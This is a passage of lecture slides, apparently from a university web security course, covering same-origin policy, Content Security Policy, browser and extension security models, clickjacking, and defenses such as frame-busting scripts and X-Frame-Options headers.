  - XSS: Client trust in the server is violated
  - CSRF: Server trust in the client is violated
- CSRF is a classic example of a confused deputy attack
  - a high-privilege component is tricked into performing a malicious action on an adversary's behalf

# Refining Same-Origin Policy



- Recall that the same-origin policy is a key security mechanism in the web security model

- Developers have loudly complained that SOP is not well-suited for the web
  - Too strict: Scripts cannot communicate with trusted origins
  - Too permissive: Origins often conflate multiple, mutually-untrusting principals

# Content Security Policy



- **Content Security Policy (CSP)**: Browser security framework for enforcing document-scope access control policies on web resources

- CSP provides a standard method for website owners to declare approved origins of content that browsers should be allowed to load on that website
- Introduced by Mozilla in 2008 as a broad defense against XSS and CSRF (based on earlier idea called Content Restrictions)
- Has found wider application as an application/extension sandboxing primitive

# CSP Policy

UC Santa Barbara

- CSP policies are specified by the server-side web application and are composed of resource-specific access control directives over origin patterns

```
# Snippet of GitHub CSP that enforces the policy:
# - By default, any non-whitelisted resource load is denied
# - Content must either be all HTTP or all HTTPS
# - Scripts cannot be inline and must be loaded from assets-cdn.github.com
# - Inline CSS is allowed
Content-Security-Policy: default-src 'none'; block-all-mixed-content;
    script-src assets-cdn.github.com; style-src 'unsafe-inline' [...]
```

# CSP Policy



- Strong protection because all inline scripts are blocked, and script sources are explicitly defined

- What if you need inline scripts (e.g., legacy web app)
  - solution are CSP script nonce or hash

```
Content-Security-Policy: script-src \
    'sha256-u7YE3NdCch2xoT6jhC2trt5dKAz_v43P2TLa4eGs7s4='
<script>
    // Script will only execute if its content hash
    // has been whitelisted
</script>
```

# Web Security Threat Model



1. Attacks against the communication between client and server
   - adversary can monitor (and maybe modify) HTTP traffic
   - goal is to read of tamper with user sessions (and cookies)
2. Attacks against web applications
   - adversary can send inputs to (publicly accessible) web applications
   - goal is to run malicious code within context of the web application (access sensitive data, launch denial of service, attack other users of the application, …)
3. Attacks against the browser / user
   - adversary can run code in victims' browsers
   - goal is to run malicious code on client to access sensitive data, compromise browser, compromise device, …

# Browser Vulnerabilities



- Long and troubling history of bugs
- Full access to user's browser or even device
- Security improvements
  - browser sandbox
  - split render processes from rest of browser
  - massive use of fuzzing
  - known implementation holes are quickly closed (auto update)
- Impact of these improvements
  - browser security situation was much worse ten years ago
  - drive-by download exploits were very common, now almost gone
  - attackers changed focus to browser extensions

# Browser Extensions



- Major browsers provide frameworks for extending the core functionality of their browsers
  - Chrome Extensions
  - Mozilla Add-Ons, JetPack, WebExtensions
- Extensions have greater privileges than normal web applications WRT the SOP and underlying system access

# Legacy Firefox Extensions



- Legacy Firefox extensions (Add-Ons) were the first browser extension framework

- Significant privileges
  - full access to the underlying operating system
  - full access to all frames and other extensions

- Security model based on manual vetting via code review and can be bypassed

# Chrome Extensions



- Chrome extensions introduced least privilege and privilege separation between extensions and extension components
- Threat model is “benign-but-buggy” extensions
- Extensions have content scripts and extension cores
  - each extension has its own DOM and JavaScript heap
  - Content scripts interact directly with applications and have no access to privileged browser APIs
  - Core extensions perform privileged actions on behalf of content scripts
  - Privileged actions can only be invoked over IPC

# Clickjacking




- Clickjacking (or UI redressing) attacks trick users into performing attacks using invisible frame overlays

1. Attacker frames an invisible version of a sensitive web app
2. Attacker overlays the invisible app on a visible UI meant to entice user interaction
3. User attempts to interact with the visible UI, but actually interacts with the invisible one

# Clickjacking






Malicious (and invisible) button is put over legitimate content

# JavaScript-based Anti-Framing



```
if (parent.frames.length > 0) {
    top.location.replace(document.location);
}
```

- Embed in your webpage to avoid being rendered within another (adversarial) frame
- Has limitations: See  "Busting Frame Busting: a Study of Clickjacking Vulnerabilities on Popular sites”

# X-Frame-Options



- Modern browsers implement X-Frame-Options HTTP header policies as a principled defense

```
X-Frame-Options: deny
X-Frame-Options: sameorigin
X-Frame-Options: allow-from https://trusted.io
```